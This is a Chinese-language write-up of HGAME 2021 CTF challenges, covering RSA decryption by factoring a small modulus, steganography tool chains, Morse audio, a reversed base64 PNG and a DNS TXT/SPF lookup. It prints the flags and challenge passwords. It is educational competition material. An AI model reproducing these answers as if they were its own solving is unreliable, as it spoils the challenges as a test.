
给了公钥和密文，看 `N` 不甚大，随便找个网站分解一下得

```
p = 1029224947942998075080348647219
q = 857504083339712752489993810777
```

然后就是要求 `d` 了，即求d令$ed \equiv 1 \pmod{r}$ $(r = pq)$ ，这个一看就是个扩欧，曾经打过 OI，这个东西当时也是会写的，但是现在我看到算法就头疼，所以就随便找了个板子跑了一下

```
# coding = utf-8
def computeD(fn, e):
    (x, y, r) = extendedGCD(fn, e)
    #y maybe < 0, so convert it
    if y < 0:
        return fn + y
    return y

def extendedGCD(a, b):
    #a*xi + b*yi = ri
    if b == 0:
        return (1, 0, a)
    #a*x1 + b*y1 = a
    x1 = 1
    y1 = 0
    #a*x2 + b*y2 = b
    x2 = 0
    y2 = 1
    while b != 0:
        q = a / b
        #ri = r(i-2) % r(i-1)
        r = a % b
        a = b
        b = r
        #xi = x(i-2) - q*x(i-1)
        x = x1 - q*x2
        x1 = x2
        x2 = x
        #yi = y(i-2) - q*y(i-1)
        y = y1 - q*y2
        y1 = y2
        y2 = y
    return(x1, y1, a)

p = 1029224947942998075080348647219
q = 857504083339712752489993810777
e = 65537

n = p * q
fn = (p - 1) * (q - 1)

d = computeD(fn, e)
print(str(d))
```

解出 `d = 121832886702415731577073962957377780195510499965398469843281`，然后考虑解密，这个时候我发现了 `RSA Tool 2 by tE` 这个工具，意识到之前的工作白做了



Keysize (Bits): 256

Number Base: 10

Random data generation: Seedfile loaded. 0%

Public Exponent (E) [HEX]: 10001

1st Prime: 1029224947942998075080348647219

2nd Prime: 857504083339712752489993810777

Modulus (N): 882564595536224140639625987659416029426239230804614613279163

Exact size: 255 Bits

Private Exponent: 121832886702415731577073962957377

Use MPQ

Done. You can test your keys right no

RSA-Test

Message (M) to encrypt: 123

Max. length (chars) of message can be (Keysize/8)-1, to make sure that M <

Ciphertext (C): hgame{w0w~yOU_kNoW+R5@!}

Decryption M=C^D MOD N failed! Check for M < N

直接获得flag

MISC

感觉都是脑洞题，看来需要多玩玩解密游戏练练脑子

Tools

第一步用 `F5-steganography` 解密图片，密码为备注中的 `!LyJJ9bi&M7E72*JyD`，获得压缩包密码 `e@317S*p1A4bIYIs1M`，解压压缩包

第二步用 `Steghide` 解密，密码仍然在备注中，解密得 `u0!FO4JUhl5!L55%$&`


第三步用 `outguess`，这个东西好像只能自己编译安装，我在编译的时候爆了一堆 `warning`，但是好想还是可以用，得密码 `@UjXL93044V5zl2ZKI`

第四步用 `JPHS`，充满年代感的程序，获得密码 `xSRejK1^Z1Cp9M!z@H`


最后得到四张二维码碎片，合起来一扫，获得flag: `hgame{Taowa_is_NOT_g00d_but_T001s_is_Useful}`

Telegraph：1601 6639 3459 3134 0892


拿到音频，听了一下，前面很正常，1分10秒左右开始出现电报的声音，2分30秒左右又有明显的嘶声，猜测是频谱隐写，拖到AU中一看



果然，写了一个大大的850Hz，一看1分10秒850Hz处



的确有长短码，读出来是`-.--  ---  ..-  .-.  ..-.  .-..  .- --.  ..  ...  ....-  --.  -----  -----  -..  ...  ----- -.  --.  -...  ..- - -.  ----- -  ....-  --.  -----  -----  -..  --  .- -.  -----  ...--  ----.  ...--  .----  -----  -.-  ..`，随便找个网站翻译一下



众果搜首页>>摩尔斯电码转换

英文字母：

YOURFLAGIS4G00DS0NGBUTN0T4G00DMAN039310KI

生成摩斯代码的分隔方式： ● 空格分隔 ○ 单斜杠/分隔

摩斯电码： （格式要求：可用空格或单斜杠/来分隔摩斯电码，但只可用一种，不可混用）

```
-.-- --- ..- .-. ..-. .-.. .- --. .. ... ....- --. ----- ----- -..
... ----- -. --. -... ..- - -. ----- - ....- --. ----- ----- -.. --
.- -. ----- ...-- ----. ...-- .---- ----- -.- ..
```


转换为英文字母成功

得 `YOURFLAGIS4G00DS0NGBUTN0T4G00DMAN039310KI`，所以flag为 `hgame{4G00DS0NGBUTN0T4G00DMAN039310KI}`，读错了许多次，眼睛都看花了。

Hallucigenia

这个奇怪的生物令人不适

看到 `png`，先 `stegsolve` 里面看一下，上周的题目是改高度，当时直接改过了，就没解出来，这次不用改高度，直接看就可以了




二维码扫出来是

```
gmBCrkRORUkAAAAA+jrgsWajaq0BeC3IQhCEIQhCKZw1MxTzSlNKnmJpivW9IHVPrTjvkkuI3sP7bWAE
dIHWCbDsGsRkZ9IUJC9AhfZFbpqrmZBtI+ZvptWC/KCPrL0gFeRPOcI2WyqjndfUWlNj+dgWpe1qSTEc
durXzMRAc5EihsEflmIN8RzuguWq61JWRQpSI51/KHHT/6/ztPZJ33SSKbieTa1C5koONbLcf9aYmsVh
7RW6p3SpASnUSb3JuSvpUBKxscbyBjiOpOTq8jcdRsx5/IndXw3VgJV6iO1+6jl4gjVpWouViO6ih9Zm
ybSPkhaqyNUxVXpV5cYU+Xx5sQTfKystDLipmqaMhxIcgvplLqF/LWZzIS5PvwbqOvrSlNHVEYchCEIQ
ISICSZJijwu50rRQHDyUpaF0y///p6FEDCCDFsuW7YFoVEFEST0BAACLgLOrAAAAggUAAAAtAAAAFJE
SEkNAAAAChoKDUdOUIk=
```


看到等号，估计是 `base64`，解压一下发现是乱码，但是末尾有 `png` 的魔数，联想到题干的颠倒，估计这实际上是个 `png`，简单写个脚本逆一下

```
#!/usr/bin/env python
# coding=utf-8
import base64

s =
'gmBCrkRORUkAAAAA+jrgsWajaq0BeC3IQhCEIQhCKZw1MxTzSlNKnmJpivW9IHVPrTjvkkuI3sP7bWA
EdIHWCbDsGsRkZ9IUJC9AhfZFbpqrmZBtI+ZvptWC/KCPrL0gFeRPOcI2WyqjndfUWlNj+dgWpe1qSTE
cdurXzMRAc5EihsEflmIN8RzuguWq61JWRQpSI51/KHHT/6/ztPZJ33SSKbieTa1C5koONbLcf9aYmsV
h7RW6p3SpASnUSb3JuSvpUBKxscbyBjiOpOTq8jcdRsx5/IndXw3VgJV6iO1+6jl4gjVpWouViO6ih9Z
mybSPkhaqyNUxVXpV5cYU+Xx5sQTfKystDLipmqaMhxIcgvplLqF/LWZzIS5PvwbqOvrSlNHVEYchCEI
QISICSZJijwu50rRQHDyUpaF0y///p6FEDCCDFsuW7YFoVEFEST0BAACLgLOrAAAAggUAAAAtAAAAFJ
ESEkNAAAAChoKDUdOUIk='
de = base64.b64decode(s)
print de[::-1]
```

然后获得一个png



直接看看不懂，借助在线工具翻转（Google png 水平翻转 第一个）


hgame{tenchi_souzou_dezain_bu}

获得flag

DNS


这道题又是给了一个 `pcapng`，里面不断出现 `https://flag.hgame2021.cf/` 这个域名，考虑登进去看看，发现一直有弹窗，就把js禁用掉了，网站源码为

```
<html>
<head>
</head>
<body>
<script>
            while(true){
                alert("Flag is here but not here")
            }
        </script>
<b>Do you know SPF?</b>
</body>
</html>
```

SPF是啥？谷歌一下有说是防晒霜的，估计和题目没关系，应该是**发件人策略框架**吧，引用Wiki：

> **发件人策略框架**（英语：**Sender Policy Framework**；简称**SPF**； RFC 4408）是一套电子邮件认证机制，可以确认电子邮件确实是由网域授权的邮件服务器寄出，防止有人伪冒身份网络钓鱼或寄出垃圾电邮。SPF允许管理员设定一个DNS TXT记录或SPF记录设定发送邮件服务器的IP范围，如有任何邮件并非从上述指明授权的IP地址寄出，则很可能该邮件并非确实由真正的寄件者寄出（邮件上声称的“寄件者”为假冒）。[1]

这个东西其实就是 DNS 服务器的一个记录，如果一个网站要向用户发送邮件，这个记录就可以证明该邮件是该网站管理员发送的。那么既然是存在 DNS 服务器里面的，我们就可以看一下。据说 `nslookup` 可以用，但是我好像不会，顺着这个网站找到了这个网站（二者都充满年代感），最后 flag 就藏在记录里



SPF record lookup and validation for: flag.hgame2021.cf

SPF records are published in DNS as TXT records.

The TXT records found for your domain are:
hgame{D0main_N4me_5ystem}

No valid SPF record found.

Use the back button on your browser to return to the SPF checking tool without clearing the form.